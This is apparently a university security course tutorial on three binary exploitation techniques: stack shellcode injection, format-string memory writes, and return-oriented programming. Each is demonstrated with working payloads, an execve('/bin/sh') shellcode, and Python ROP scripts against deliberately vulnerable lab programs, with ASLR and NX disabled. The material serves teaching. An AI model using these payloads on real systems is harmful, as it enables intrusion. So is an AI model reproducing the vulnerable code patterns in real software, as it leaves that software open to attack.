Tutorial 2 Notes

In tutorial 2 we explore 3 common attacking techniques used when exploiting vulnerable binary executables. In order to follow along with the tutorial you will need to download the necessary files from [here](). Build the executables by running **make**.

Before starting the tutorial run the below 2 commands. The first fetches a packet for assembling that we need later in the tutorial. The later disables the Address Space Layout Randomization (ASLR) mechanism in the kernel. This mechanism forces some mappings to start at different addresses each time the process is run. Bypassing this security measure is not our objective in this tutorial so we opt to disable it.

$ sudo apt-get install nasm
$ sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'

Shellcode Injection

This attack involves the injection of already compiled machine code into the memory of the executing process. This code is usually called shellcode because it contains instructions that lead to the spawn of a shell from which the attacker can control the compromised machine. In order for this attack to work the sections in memory that hold data (stack, data, bss, heap, etc) must be executable also.

In order to test this we can open the ./vuln file in gdb and run the **checksec** (**check sec**urity measures) peda command:

$ gdb ./vuln
gdb-peda$ checksec

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : disabled
PIE       : disabled
RELRO     : Partial
```

We only care about the NX (Non eXecutable data) security measure. We can see it is disabled which means the shellcode attack should work.

The same security measure on Windows is called DEP which stands for Data Execution Prevention mechanism.

Another way to check if a memory mapping can contain executable code is to check all the mappings in gdb with the **vmmap** command.

gdb-peda$ start
gdb-peda$ vmmap

```
gdb-peda$ vmmap
Start              End                Perm      Name
0x00400000         0x00401000         r-xp      /home/student/tut2/vuln
0x00600000         0x00601000         r-xp      /home/student/tut2/vuln
0x00601000         0x00602000         rwxp      /home/student/tut2/vuln
0x00007ffff7a0d000 0x00007ffff7bcd000 r-xp      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7bcd000 0x00007ffff7dcd000 ---p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dcd000 0x00007ffff7dd1000 r-xp      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dd1000 0x00007ffff7dd3000 rwxp      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dd3000 0x00007ffff7dd7000 rwxp      mapped
0x00007ffff7dd7000 0x00007ffff7dfd000 r-xp      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7fdd000 0x00007ffff7fe0000 rwxp      mapped
0x00007ffff7ff7000 0x00007ffff7ffa000 r--p      [vvar]
0x00007ffff7ffa000 0x00007ffff7ffc000 r-xp      [vdso]
0x00007ffff7ffc000 0x00007ffff7ffd000 r-xp      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7ffd000 0x00007ffff7ffe000 rwxp      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7ffe000 0x00007ffff7fff000 rwxp      mapped
0x00007ffffffde000 0x00007ffffffff000 rwxp      [stack]
0xffffffffff600000 0xffffffffff601000 r-xp      [vsyscall]
```

It can be seen under the Perm column that the stack for example is readable, writable and also executable (rwx) where it should have been readable and writable (rw-) to avoid a shellcode attack.

```
1   #include <stdio.h>
2
3   void print_hello(FILE *f)
4   {
5           char s[120];
6
7           printf("Buffer address is %p\n", s);
8           puts("What is your name?");
9           fread(s, 1, 144, f);
10
11          printf("Hello, %s!\n", s);
12
13  }
14
15  int main()
16  {
17          FILE *f = fopen("./exploit", "r");
18          if (!f)
19                  puts("Error opening ./exploit");
20          else
21                  print_hello(f);
22          puts("Bye Bye");
23          return 0;
24  }
```

Reading through the source code file vuln.c we can observer the buffer s being declared on line 5 with 120 bytes allocated on the stack. On line 9 a read from a file will fetch 144 bytes into the s buffer which will result in a buffer overflow. Just to make sure we can create the file exploit with 144 As inside. Any method can be used to generate such a file, we use python.

```
$ python -c 'import sys; sys.stdout.write("A"*144)' > exploit
```

Now when we run the ./vuln file it should crash as the return address is overwritten with As as we saw in the last tutorial.

$ ./vuln

We will replace some of the leading As with a shellcode that executes the syscall execve("/bin/sh"). We can find such a shellcode with a google search and we pick the first link which contains a 27 byte shellcode.

$ echo -ne
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05" > exploit
$ python -c 'import sys; sys.stdout.write("A"* (136 - 27))' >> exploit
$ wc -c exploit

The last command should output "136 bytes". We overwrite everything but the return address. Now let's make sure our shellcode looks good in gdb.

$ gdb ./vuln
gdb-peda$ pdis print_hello
gdb-peda$ b *0x0000000000400643
gdb-peda$ run
gdb-peda$ ni
gdb-peda$ stack 20


We are now inspecting the stack after the read has occurred. We can observe that the buffer contains our shellcode at the beginning and As after. We can also see that the return address is not overwritten (since the payload contains only 136 bytes and not 144). Before continuing the attack let's make sure our shellcode looks alright by disassembling the beginning of the buffer. Note that addresses may differ.

gdb-peda$ pdis 0x7fffffffdde0

```
gdb-peda$ pdis 0x7fffffffdde0
Dump of assembler code from 0x7fffffffdde0 to 0x7fffffffde00
   0x00007fffffffdde0:  xor    eax,eax
   0x00007fffffffdde2:  movabs rbx,0xff978cd091969dd1
   0x00007fffffffddec:  neg    rbx
   0x00007fffffffddef:  push   rbx
   0x00007fffffffddf0:  push   rsp
   0x00007fffffffddf1:  pop    rdi
   0x00007fffffffddf2:  cdq
   0x00007fffffffddf3:  push   rdx
   0x00007fffffffddf4:  push   rdi
   0x00007fffffffddf5:  push   rsp
   0x00007fffffffddf6:  pop    rsi
   0x00007fffffffddf7:  mov    al,0x3b
   0x00007fffffffddf9:  syscall
   0x00007fffffffddfb:  rex.B
   0x00007fffffffddfc:  rex.B
   0x00007fffffffddfd:  rex.B
   0x00007fffffffddfe:  rex.B
   0x00007fffffffddff:  rex.B
End of assembler dump.
```

We can see that the shellcode looks alright and also note that after the syscall there are no valid instructions. That happens because after our shellcode come the As that cannot be disassembled into valid instructions.


Now we exit gdb and try to overwrite the return address with the beginning of the buffer. In the source code we can see the buffer's address is printed on line 7. So we run the program to see where the buffer is located.



In this case the buffer starts at 0x7fffffffde20 so that is the value we append to our payload (but in reverse since we are on little endian CPU).

$ echo -ne "\x20\xde\xff\xff\xff\x7f" >> exploit

Then we run the program and when the return is hit our shellcode executes resulting in a shell.



In order to understand better what is happening we recommend that you run the program in gdb. Note that the buffer address in gdb might be different than the one we used outside of gdb.

Format String Attack

This attack relies on a different bug than the buffer overflow. Functions like printf and scanf that use a format string as their first parameter are places were we look to find such a programming error. The bug is caused by passing a user controlled string as the first argument to a printf (or similar) function.

In the fmt.c source code file we can find this exact bug on line 12. Notice that the printf function uses buf as its first argument which is controlled by the user on line 11. Even without a buffer overflow this is a serious security issue and the modern compilers will spot it.


```
#include <stdio.h>

int data;

int main()
{
	char buf[80];
	data = 20;
	printf("data = %d\n", data);

	fgets(buf, 80, stdin);
	printf(buf);
	puts("");

	printf("data = %d\n", data);
	return 0;
}
```

In order to exploit this bug we need to know how the format string functions work. These functions (printf, scanf, sprintf, etc) accept the format as their first argument and then a variable number of arguments depending on the format. These functions assume that the programmer gave enough arguments to cover all the specifiers (ex: printf(“%d %d”, a, b)) in the format. If there are more specifiers than arguments (ex: printf(“%d %d”, a)) the code compilers with possible arguments but the behaviour is deemed undefined. The format function will try to access the memory locations where the arguments were supposed to be and it will print normally leaking the values of those memory locations. As an example run the ./fmt program and give it “%d %d %d %d” as input.

```
$ ./fmt
```

It prints some numbers even though there are not specified arguments in the source code. In order to understand better we need to know where the arguments of function are placed in memory. This is part of the calling convention for each system and here we describe only the System V AMD64 ABI which is used on Intel CPUs in linux and is the de facto standard among UNIX systems.

On 32 bit systems the arguments are passed on the stack in reverse order. After the argument the caller pushes the return function on the stack and jumps to the called function by using the **call** instruction. On 64 bit systems similarly some arguments are passed through the stack. For performance reasons the first 6 arguments go into registers in this order: rdi, rsi, rdx, rcx, r8, r9. The rest of the arguments are passed via the stack like on 32 bit systems as it can be seen below.



The “%d %d %d %d” string we passed as input to the ./fmt program leaked the first 4 arguments **AFTER** the first argument which is the format string (“%d %d %d %d”). Since we are on a 64 bit system that means we leaked the contents of the rsi, rdx, rcx and r8 registers.

To observe the results better we can run it in gdb. First create a payload with the %p specifiers since it is easier to observe the outputs in gdb as pointers.

```
$ echo -ne '%p %p %p %p %p %p %p %p\n' > payload
$ gdb fmt
gdb-peda$ pdis main
gdb-peda$ b *0x0000000000400643
gdb-peda$ run < payload
```

When the breakpoint is hit we look at the rsi, rdx, rcx, r8 and r9 registers. Since we put 8 “%p”s all of the registers values will be printed and also some values from the stack, particularly the first 3 values from the stack (8(total %p) - 5(arg registers) = 3(args on the stack)).

```
gdb-peda$ ni
```

By scrolling a bit up we can see what was printed by the printf call. We notice that the first 5 values printed are the ones in rsi, rdx, rcx, r8 and r9 and the next 3 are the top values from the stack (which are the bytes in our buffer printed as pointers, 0x25 is % and 0x70 is p).

In this way a format string bug can leak memory. As an attacker the leaked memory makes us happy but we would like to be able to also write in memory. In order to do that we need to know a little bit more about format specifiers:

%d - print as number
%p - print as pointer
%c - print as character
%s - read from the address provided and print bytes until the NULL byte is reached
%n - write number of bytes already printed in the address provided
<n>$ - accesses the nth positional argument with respect to printf (ex: %5$p)

The %s and %n are the most important specifiers. We can use %s to leak arbitrary memory and %n to write to arbitrary memory. We will demonstrate how to write to arbitrary memory any value that we want.

The first step is to write the address to which we want to write on the stack and aligned to 8 bytes. Since buf is on the stack (local variable) and we control it we can write our address on the stack. We will try to write in the **data** variable. The ./fmt file is compiled with debug information so to find its address we just use the **p** command in gdb.

gdb-peda$ p &data

```
gdb-peda$ p &data
$19 = (int *) 0x60105c <data>
```

In this case the address of data is 0x60105c.

Now since we have a format string bug, any value on the stack can be treated as printf's argument so we can use the %n specifier to write to it. But we first need to find it. Let's create a sample payload and inspect it in gdb. In another terminal run:

$ echo -ne 'AAAAAAAA\x5c\x10\x60\x00\x00\x00\x00\x00' > payload

And then in gdb run again

gdb-peda$ run < payload

```
[-----------------------------------stack--
0000| 0x7fffffffde30 ("AAAAAAAA\\020`")
0008| 0x7fffffffde38 --> 0x60105c --> 0x14
0016| 0x7fffffffde40 --> 0x1
```

On the top of the stack are the 8 As from the payload and the second value on the stack is the address we wrote.

```
[-----------------------------------stack-
0000| 0x7fffffffde30 ("AAAAAAA\\020`")
0008| 0x7fffffffde38 --> 0x6010
0016| 0x7fffffffde40 --> 0x1
```

If we instead opted for 1 less A the address would not be aligned to 8 bytes anymore.

Since our address is 2nd on the stack that means it is the 7th positional argument with respect to printf (rsi, rdx, rcx, r8, r9, stack1, stack2). So we replace some As with %7$p just to make sure we are printing the right address. The rest of the exercise can be done outside gdb.

$ echo -ne '%7$pAAAA\x5c\x10\x60\x00\x00\x00\x00\x00' > payload
$ ./fmt < payload

```
student@CS3235:~/tut2$ ./fmt < payload
data = 20
0x60105cAAAA\
data = 20
```

We notice that the address to which we want to write is printed first and afterwards the 4 As remaining in the payload.

If we were to replace the %p with %n we would write 0 in the data variable because 0 bytes would have been printed until then.

$ echo -ne '%7$nAAAA\x5c\x10\x60\x00\x00\x00\x00\x00' > payload
$ ./fmt < payload

```
student@CS3235:~/tut2$ ./fmt < payload
data = 20
AAAA\
data = 0
```

We want to be able to write any value we want and for that we will use some format string tricks. We will use a padding option in our specifier like this: %99c -> prints the argument as a character but it pads it with spaces until 99 bytes are reached. So now the payload becomes:

$ echo -ne '%99c%7$n\x5c\x10\x60\x00\x00\x00\x00\x00' > payload
$ ./fmt < payload

```
student@CS3235:~/tut2$ ./fmt < payload
data = 20

data = 99
```

We can write bigger numbers than 99 but that would add another byte to the payload and would break the 8 byte alignment of the address we put on the stack. For that we will add some more bytes to pad our payload such that the target address remains aligned. Note that by adding bytes to the buffer we move our address further down the stack so we need to also change the positional argument. An example of how to write 9999 is shown below:

$ echo -ne '%9999c%8$nAAAAAA\x5c\x10\x60\x00\x00\x00\x00\x00' > payload

Return Oriented Programming (ROP)

Since modern systems make sure to always have Non eXecutable data (NX) a different technique than shellcode attacks is needed to exploit buffer overflows. This technique is called return oriented programming. The goal is to conveniently use existing parts of the code such that we can execute pretty much whatever we want. These existing parts are called **gadgets** and are sequences of instructions that end in **ret**.

To find such gadgets we can use gdb.

```
$ gdb ./return
gdb-peda$ start
gdb-peda$ ropgadget
```

Or another command called **asmsearch**.

```
gdb-peda$ asmsearch "pop rdi; ret"
```

Sometimes a gadget might not be found but a similar one exists.

```
gdb-peda$ asmsearch "pop rsi; ret"
gdb-peda$ asmsearch "pop rsi; pop ?; ret"
```

In general we are looking for gadgets that can pop values from the stack into the registers like pop rdi, pop rsi, etc. The reason for that is that arguments are placed in registers and we want to be able to control the arguments of functions.

```c
#include <stdio.h>

int main()
{

        char buf[32];

        puts("Give me the payload!");
        fread(buf, 100, 1, stdin);

}
```

In return.c we are confronted again with a buffer overflow but this time the NX protection is enabled.

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

For this exercise we have prepared a python script: sample.py. It contains a function that takes as input a number and outputs it in little endian such that we do not have to do it by hand. We can crash the program like in tutorial 1 by adding 48 As to the payload. We use the **ljust** function to pad the input up to 100 bytes because that is how many bytes are read on line 9 in the source.

```
import sys

def pack64(n):
	s = ""
	while n:
		s += chr(n % 0x100)
		n = n / 0x100
	s = s.ljust(8, "\x00")
	return s

payload = "A" * 48
payload = payload.ljust(100)

sys.stdout.write(payload)
```

$ python sample.py > payload
$ ./return < payload

Crashes because the return address is overwritten with As. Let's try to make the program jump to the **puts** function. First we find the address of puts in gdb with:

gdb-peda$ p puts

In our case it is 0x7ffff7a7c690. So we modify the script with just 40 As (instead of 48) and afterwards we add the line:

payload += pack64(0x7ffff7a7c690)

$ python sample.py > payload
$ ./return < payload

The program still crashes but we can tell the puts executed because we observe an endline before the segmentation fault. The program crashes because after it finishes executing puts it returns in an invalid address. Let's try to understand better in gdb.

gdb-peda$ pdis main
gdb-peda$ b *0x4005a6
gdb-peda$ b *0x4005de

We place breakpoints at the beginning and the end of the main function and then we run.

gdb-peda$ run

```
=> 0x4005a6 <main>:      push   rbp
   0x4005a7 <main+1>:    mov    rbp,rsp
   0x4005aa <main+4>:    sub    rsp,0x20
   0x4005ae <main+8>:    mov    edi,0x400664
   0x4005b3 <main+13>:   call   0x400470 <puts@plt>
[------------------------------------stack---------
0000| 0x7fffffffde78 --> 0x7ffff7a2d830 (<__libc_sta
0008| 0x7fffffffde80 --> 0x0
```

When each function starts, on the top of the stack is found the return address that was placed there by the caller.

gdb-peda$ continue

Press Ctrl+D to pass end of file.

```
=> 0x4005de <main+56>:   ret
   0x4005df:    nop
   0x4005e0 <__libc_csu_init>:   push   r15
   0x4005e2 <__libc_csu_init+2>:         pus
   0x4005e4 <__libc_csu_init+4>:         mov
[------------------------------------stack-
0000| 0x7fffffffde78 --> 0x7ffff7a2d830 (<_
0008| 0x7fffffffde80 --> 0x0
```

At the end of the function the stack looks exactly like at the beginning and once again on the top we can find the return address.

We will run the program again but this time with our payload as input

gdb-peda$ r < payload
gdb-peda$ continue

```
=> 0x4005de <main+56>:   ret
   0x4005df:    nop
   0x4005e0 <__libc_csu_init>:   push   r15
   0x4005e2 <__libc_csu_init+2>:         push   r14
   0x4005e4 <__libc_csu_init+4>:         mov    r15d,
[------------------------------------stack---------
0000| 0x7fffffffde78 --> 0x7ffff7a7c690 (<_IO_puts>:
0008| 0x7fffffffde80 (' ' <repeats 52 times>)
0016| 0x7fffffffde88 (' ' <repeats 44 times>)
```

The return address is overwritten with the address of puts and afterwards there are the padding bytes.

Since we do not call puts normally (via a call instruction) the return address is not set and by running:

gdb-peda$ continue

```
=> 0x7ffff7a7c7e0 <_IO_puts+336>:      ret
   0x7ffff7a7c7e1 <_IO_puts+337>:      nop
   0x7ffff7a7c7e8 <_IO_puts+344>:      mov
   0x7ffff7a7c7eb <_IO_puts+347>:      jmp
   0x7ffff7a7c7f0 <_IO_puts+352>:      mov
[-----------------------------------stack----
0000| 0x7fffffffde80 (' ' <repeats 52 times>)
0008| 0x7fffffffde88 (' ' <repeats 44 times>)
```

We notice that the process crashes because it tries to return to an invalid address (in this case the spaces added by ljust to pad the input). But those values are controlled by us. Thus we can try to put another function there to be called after puts. We put the **exit** function such that our program does not crash anymore but exits gracefully.

gdb-peda$ p exit

```
gdb-peda$ p exit
$1 = {<text variable, no debug info>} 0x7ffff7a47030
```

And we update the script adding another address at the end:

payload += pack64(0x7ffff7a47030)

The script now looks like this.

```
import sys

def pack64(n):
    s = ""
    while n:
        s += chr(n % 0x100)
        n = n / 0x100
    s = s.ljust(8, "\x00")
    return s

payload = "A" * 40
payload += pack64(0x7ffff7a7c690) # puts
payload += pack64(0x7ffff7a47030) # exit
payload = payload.ljust(100)

sys.stdout.write(payload)
```

$ python sample.py > payload
$ ./return < payload

We see that the program does not crash anymore. But so far we are not controlling the argument of puts which makes it useless. Here is were gadgets come into play. Since puts takes only 1 argument and we know that in 64 bit systems the first argument goes into rdi, we need a gadget that will pop from the stack into rdi.

gdb-peda$ asmsearch “pop rdi; ret”

```
gdb-peda$ asmsearch "pop rdi; ret"
Searching for ASM code: 'pop rdi; ret' in:
0x00400643 : (5fc3)      pop    rdi;     ret
```

We found a gadget at 0x400643.

We also need the value that we want to put into the rdi register. In this case it is the argument of puts so it has to be the address of a string. We will use the “/bin/sh” string.

gdb-peda$ find “/bin/sh”

```
gdb-peda$ find "/bin/sh"
Searching for '/bin/sh' in: None ranges
Found 1 results, display max 1 items:
libc : 0x7ffff7b99d57 --> 0x68732f6e69622f ('/bin/sh')
```

We update the script such that the gadget followed by the string address are located before the puts call.

```
import sys

def pack64(n):
        s = ""
        while n:
                s += chr(n % 0x100)
                n = n / 0x100
        s = s.ljust(8, "\x00")
        return s

payload = "A" * 40
payload += pack64(0x00400643) # gadget pop_rdi_ret
payload += pack64(0x7ffff7b99d57) # /bin/sh string
payload += pack64(0x7ffff7a7c690) # puts
payload += pack64(0x7ffff7a47030) # exit
payload = payload.ljust(100)

sys.stdout.write(payload)
```

$ python sample.py > payload
$ ./return < payload

The “/bin/sh” string is printed by puts as we wanted. Let’s inspect in gdb. Set up the breakpoints as before.

gdb-peda$ r < payload
gdb-peda$ continue

```
=> 0x4005de <main+56>:	ret
   0x4005df:	nop
   0x4005e0 <__libc_csu_init>:	push   r15
   0x4005e2 <__libc_csu_init+2>:	push   r14
   0x4005e4 <__libc_csu_init+4>:	mov    r15d,edi
[------------------------------------stack-------------
0000| 0x7fffffffde78 --> 0x400643 (<__libc_csu_init+99>:
0008| 0x7fffffffde80 --> 0x7ffff7b99d57 --> 0x68732f6e69
0016| 0x7fffffffde88 --> 0x7ffff7a7c690 (<_IO_puts>:
0024| 0x7fffffffde90 --> 0x7ffff7a47030 (<__GI_exit>:
```

When main finishes it returns into our gadget. Use **ni** to see step by step how pop rdi places the string address from the stack into rdi. Afterwards the **ret** instruction will take the execution back to puts but this time we have a valid argument in rdi.

gdb-peda$ ni
gdb-peda$ ni
gdb-peda$ ni
gdb-peda$ continue

We can use this technique to call any function with any arguments we want provided that we have the necessary gadgets. To finish this exercise we will try to call the **system** function instead of puts with the “/bin/sh” argument in order to get a shell.

gdb-peda$ p system

Replace the address in the script and afterwards run:

$ python sample.py > payload
$ cat payload - | ./return

We use this cat trick in order to keep the standard input open in order to issue shell commands, otherwise it closes when the file ends.

```
student@CS3235:~/tut2$ cat payload - | ./return
Give me the payload!
ls
exploit  fmt.c     payload                 peda-ses
fmt      Makefile  peda-session-fmt.txt    peda-ses
^C
```

The final script is provided below. Note that the addresses may vary. You should use the commands provided to figure out the correct addresses for your case.

```
import sys

def pack64(n):
	s = ""
	while n:
		s += chr(n % 0x100)
		n = n / 0x100
	s = s.ljust(8, "\x00")
	return s

payload = "A" * 40
payload += pack64(0x00400643) # gadget pop_rdi_ret
payload += pack64(0x7ffff7b99d57) # /bin/sh string
payload += pack64(0x7ffff7a52390) # system
payload += pack64(0x7ffff7a47030) # exit
payload = payload.ljust(100)

sys.stdout.write(payload)
```